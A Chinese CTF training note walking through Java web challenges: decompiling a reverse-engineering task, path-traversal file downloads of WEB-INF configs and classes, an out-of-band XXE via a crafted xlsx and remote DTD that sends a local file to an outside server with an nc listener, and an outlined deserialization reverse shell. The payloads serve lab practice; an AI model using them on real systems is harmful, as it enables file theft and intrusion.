


# Day85 CTF夺旗-JAVA考点

## 反编译&XXE&反序列化



## 85.1 Java常考点及出题思路

考点技术：xxe，spel表达式，反序列化，文件安全，最新框架插件漏洞等

设法间接给出源码或相关配置提示文件，间接性源码或直接源码体现等形式

CTF中常见Web源码泄露总结(参考：<https://www.cnblogs.com/xishaonian/p/7628153.html>)

- ng源码泄露
  - git源码泄露
  - Ds\_store文件泄漏
  - 网站备份压缩文件
  - SVN导致文件泄露
  - WEB-INF/web.xml泄露
  - CVS泄漏
- 

## 85.2 Java必备知识点

反编译，基础的Java代码认知及审计能力，熟悉相关最新的漏洞，常见漏洞等

---

## 85.3 案例1：Java简单逆向解密-Reverse-buuoj-逆向源码

靶场地址：<https://buuoj.cn/challenges#Java> 逆向解密

知识点：java项目格式解析，加解密脚本等

下载提示文件-class反编译Java文件-加密算法-解密脚本

<1> 下载附件，将源码用idea打开，分析加密算法，得知加密算法时是将原始key先加64再异或32得到加密后的key，如下图所示。

```
23 public static void Encrypt(char[] arr) {
24     ArrayList<Integer> Resultlist = new ArrayList();
25
26     for(int i = 0; i < arr.length; ++i) {
27         int result = arr[i] + 64 ^ 32;
28         Resultlist.add(result);
29     }
30
31     int[] KEY = new int[]{180, 136, 137, 147, 191, 137, 147, 191, 148, 136, 133, 191, 134, 140, 129, 135, 191, 65};
32     ArrayList<Integer> KEYList = new ArrayList();
33
34     for(int j = 0; j < KEY.length; ++j) {
35         KEYList.add(KEY[j]);
36     }
37
38     System.out.println("Result:");
39     if (Resultlist.equals(KEYList)) {
40         System.out.println("Congratulations! ");
41     } else {
42         Svsstem.err.println("Error! ");
43     }
44 }
```

<2> 自己编写一个解密算法，将加密后的key先异或32再减64，得到原始key。

```
1 a = [180, 136, 137, 147, 191, 137, 147, 191, 148, 136, 133, 191, 134, 140, 129, 135, 191, 65]
2 b = ''
3 for i in a:
4     b+=chr((i^32)-64)
5 print(b)
```

Run: java\_re

D:\Myproject\venv\Scripts\python.exe D:/Myproject/python/java\_re.py

This\_is\_the\_flag\_!

## 85.4 案例2：RoarCTF-2019-easy\_java-配置到源码

靶场地址：<https://buuoj.cn/challenges#>

[RoarCTF%202019]Easy%20Java

知识点：下载漏洞利用，配置文件解析，Javaweb项目结构等

提示-下载漏洞-更换请求方法-获取源码配置文件-指向Flag-下载class-反编译


WEB-INF主要包含以下文件或目录：

- /WEB-INF/web.xml：web应用程序配置文件，描述了servlet和其他的应用组件配置及命名规则。


- /WEB-INF/classes/: 包含了站点所有用的class文件，包括 servlet class和非servlet class，他们不能包含在.jar文件中
- /WEB-INF/lib/: 存放web应用需要的各种JAR文件，放置仅在这个应用中要求使用的.jar文件，如数据库驱动.jar文件
- /WEB-INF/src/: 源码目录，按照包名结构放置各个java文件。
- /WEB-INF/database.properties: 数据库配置文件

漏洞检测以及利用方法：通过找到web.xml文件，推断class文件的路径，最后直接查看或下载class文件，再通过反编译class文件，得到网站源码

<1>进入场景，是个登录框




<2>点击help，显示如下，url为/Download?filename=help.docx，猜测有任意文件下载漏洞。



<3>尝试下载/WEB-INF/web.xml文件，失败。


java.io.FileNotFoundException: [/WEB-INF/web.xml]

<4> 改为post请求方法提交，成功下载（这脑洞有点大，此后下载均用post）。



<5> 根据web.xml内容，找到与Flag相关class，尝试下载，下载成功

1 POST /Download?filename=/WEB-INF/classes/com/wm/ctf/FlagController.class




<6> 反编译class文件，得到网站源码，找到base64编码后的flag。

```
WEB-INF_classes_com_wm_ctf_FlagController.class
import java.io.IOException;
import java.io.PrintWriter;
import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

@WebServlet(name="FlagController")
public class FlagController
    extends HttpServlet
{
    String flag = "ZmxhZ3t1YmE0ZmRmNC1hOThiLTQ1MDAtOTBiNC1iOWM5ZDcwZWU4MTd9Cg==";

    protected void doGet(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException
    {
        PrintWriter localPrintWriter = response.getWriter();
        localPrintWriter.print("<h1>Flag is nearby ~ Come on! !</h1>");
    }
}
```

<7>经过base64解码，得到flag。



## 85.5 案例3：网鼎杯2020-青龙组-filejava-ctfhub-配置到源码

<https://xz.aliyun.com/t/7272> 一篇文章读懂Java代码审计之XXE

<https://www.jianshu.com/p/73cd11d83c30> Apache POI XML外部实体（XML External Entity，XXE）攻击详解

<https://blog.spook.com/2018/10/23/java-xxe/> JAVA常见的XXE漏洞写法和防御

<https://www.cnblogs.com/tr1ple/p/12522623.html> Java XXE漏洞典型场景分析

靶场地址：<https://www.ctfhub.com/#/challenge> 搜索FileJava

过关思路：

JavaWeb程序，编译class格式，配置文件获取文件路径信息，IDEA 打开查看

.././.././WEB-INF/web.xml

.././.././WEB-


INF/classes/cn/abc/servlet/DownloadServlet.class

.././.././WEB-INF/classes/cn/abc/servlet/ListFileServlet.class


.././.././WEB-INF/classes/cn/abc/servlet/UploadServlet.class

代码审计Javaweb代码，发现flag位置，文件下载获取？过滤，利用漏洞XXE安全

<1>页面打开如下，是一个文件上传功能。



<2>随便上传一个文件，发现返回一个文件下载链接。



<3>点击文件下载，看到请求包格式，猜测有任意文件下载漏洞。

```
1 GET /file_in_java/DownloadServlet?filename=ef71abc-1152-409d-8ec0-a9c695e37028 WEB-INF_classes_com_wm_ctf_FlagController.class HTTP/1.1
2 Host: challenge-8077f2492f8ff598.sandbox.ctfhub.com:10080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Referer: http://challenge-8077f2492f8ff598.sandbox.ctfhub.com:10080/file_in_java/UploadServlet
9 Cookie: JSESSIONID=8EA0763E6FCAAB75372FA6F9CE7FD6C0
10 X-Forwarded-For: 8.8.8.8
11 Connection: close
12 Upgrade-Insecure-Requests: 1
```

<4>构造filename值，尝试下载/WEB-INF/web.xml文件，下载成功



```
1 GET /file_in_java/DownloadServlet?filename=../../../../WEB-INF/web.xml HTTP/1.1
2 Host: challenge-8077f2492f8ff598.sandbox.ctfhub.com:10080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Referer: http://challenge-8077f2492f8ff598.sandbox.ctfhub.com:10080/file_in_java/UploadServlet
9 Cookie: JSESSIONID=8EA0763E6FCAAB75372FAGF8CE7FD6C0
10 X-Forwarded-For: 8.8.8.8
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13
14
15 <?xml version="1.0" encoding="UTF-8"?>
16 <!--
17   http://www.w3.org/2001/XMLSchema-instance
18   xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
19     http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
20   version="4.0"
21 -->
22 <servlet>
23   <servlet-name>DownloadServlet</servlet-name>
24   <servlet-class>cn.abc.servlet.DownloadServlet</servlet-class>
25 </servlet>
26
27 <servlet-mapping>
28   <servlet-name>DownloadServlet</servlet-name>
29   <url-pattern>/DownloadServlet</url-pattern>
30 </servlet-mapping>
31
32 <servlet>
33   <servlet-name>ListFileServlet</servlet-name>
34   <servlet-class>cn.abc.servlet.ListFileServlet</servlet-class>
35 </servlet>
36
37 <servlet-mapping>
38   <servlet-name>ListFileServlet</servlet-name>
39   <url-pattern>/ListFileServlet</url-pattern>
40 </servlet-mapping>
41
42 <servlet>
43   <servlet-name>UploadServlet</servlet-name>
44   <servlet-class>cn.abc.servlet.UploadServlet</servlet-class>
45 </servlet>
46
47 <servlet-mapping>
48   <servlet-name>UploadServlet</servlet-name>
49   <url-pattern>/UploadServlet</url-pattern>
50 </servlet-mapping>
51 </web-app>
```

<5>根据/WEB-INF/web.xml文件内容，找到class文件，全部下载

```
1 filename=../../../../WEB-INF/classes/cn/abc/servlet/DownloadServlet.class
2 filename=../../../../WEB-INF/classes/cn/abc/servlet/ListFileServlet.class
3 filename=../../../../WEB-INF/classes/cn/abc/servlet/UploadServlet.class
```

<6>idea反编译class文件，得到网站源码，分析源码，发现文件下载时过滤flag关键字，因此不能在此处直接下载flag文件。

```
28 protected void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
29     String fileName = request.getParameter( s: "filename");
30     fileName = new String(fileName.getBytes( charsetName: "ISO8859-1"), charsetName: "UTF-8");
31     System.out.println("filename=" + fileName);
32     if (fileName != null && fileName.toLowerCase().contains("flag")) {
33         request.setAttribute( s: "message", o: "禁止读取");
34         request.getRequestDispatcher( s: "/message.jsp").forward(request, response);
35     } else {
36         String fileSaveRootPath = this.getServletContext().getRealPath( s: "/WEB-INF/upload");
37         String path = this.findFileSavePathByFileName(fileName, fileSaveRootPath);
38         File file = new File( pathname: path + "/" + fileName);
39         if (!file.exists()) {
40             request.setAttribute( s: "message", o: "您要下载的资源已被删除!");
41             request.getRequestDispatcher( s: "/message.jsp").forward(request, response);
42         } else {
```

<7>继续分析源码，找到poi-ooxml-3.10，该版本存在XXE漏洞 (CVE-2014-3529)



```


} else {
    filename = fileItem.getName();
    if (filename != null && !filename.trim().equals("")) {
        fileExtName = filename.substring(filename.lastIndexOf(str: ".") + 1);
        InputStream in = fileItem.getInputStream();
        if (filename.startsWith("excel-") && "xlsx".equals(fileExtName)) {
            try {
                Workbook wb1 = WorkbookFactory.create(in);
                Sheet sheet = wb1.getSheetAt(0);
                System.out.println(sheet.getFirstRowNum());
            } catch (InvalidFormatException var20) {
                System.err.println("poi-ooxml-3.10 has something wrong");
                var20.printStackTrace();
            }
        }
    }
}

```

文件是只读的

## <8>构造上传文件

(a)本地新建excel-aaa.xlsx文件，修改后缀名.zip，打开压缩包，其中有[Content-Types].xml文件。




(b)修改[Content-Types].xml，第二行添加如下内容，保存。

```

1 <!DOCTYPE convert [
2 <!ENTITY % remote SYSTEM "http://远程服务器
  IP:3333/xxx.dtd">
3 %remote;%int;%send;
4 ]>

```




(c)将修改后的压缩包重新修改后缀为.xlsx文件

## <9>构造远程监控

(a)进入远程服务器WEB根目录，创建文件xxx.dtd，添加内容

```
1 <!ENTITY % file SYSTEM "file:///flag">
2 <!ENTITY % int "<!ENTITY % send SYSTEM '远程服务器
  IP:3333/%file;'>">
```


(b)启动监控：nc -lvvp 3333



```
C:\>nc -lvvp 3333
listening on [any] 3333 ...
```

<10>一切准备就绪，上传excel-aaa.xlsx文件

<11>查看nc监听结果，得到flag



```
选定 管理员: C:\Windows\System32\cmd.exe - nc -lvvp 3333
GET /ctfhub{96dc1c761ac576766c935bcf} HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.8.0_212
Host: test.xiaodi8.com:3333
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

## 85.6 案例4：网鼎杯-朱雀组-Web-think\_java-直接源码审计

靶场地址：<https://www.ctfhub.com/#/challenge>

解题思路：

- 注入判断，获取管理员帐号密码
- /swagger-ui.html接口测试，回显序列化token (rO0AB开头)
- SerializationDumper工具生成反序列化payload (反弹shell) -> base64编码--> 最终payload
- 使用该payload访问接口/common/user/current
- 启动监听，获取flag：nc -lvvp 4444

具体解题步骤参考：38：WEB漏洞-反序列化之PHP&JAVA全解(下)

## 资源：



- 1 <https://www.cnblogs.com/xishaonian/p/7628153.html>
- 2 <https://buuoj.cn/challenges#Java>
- 3 <https://buuoj.cn/challenges#>
- 4 <https://xz.aliyun.com/t/7272> 一篇文章读懂Java代码审计之XXE
- 5 <https://www.jianshu.com/p/73cd11d83c30> Apache POI XML外部实体（XML External Entity, XXE）攻击详解
- 6 <https://blog.spook.com/2018/10/23/java-xxe/> JAVA常见的XXE漏洞写法和防御
- 7 <https://www.cnblogs.com/tr1ple/p/12522623.html> Java XXE漏洞典型场景分析
- 8 <https://www.ctfhub.com/\#/challenge>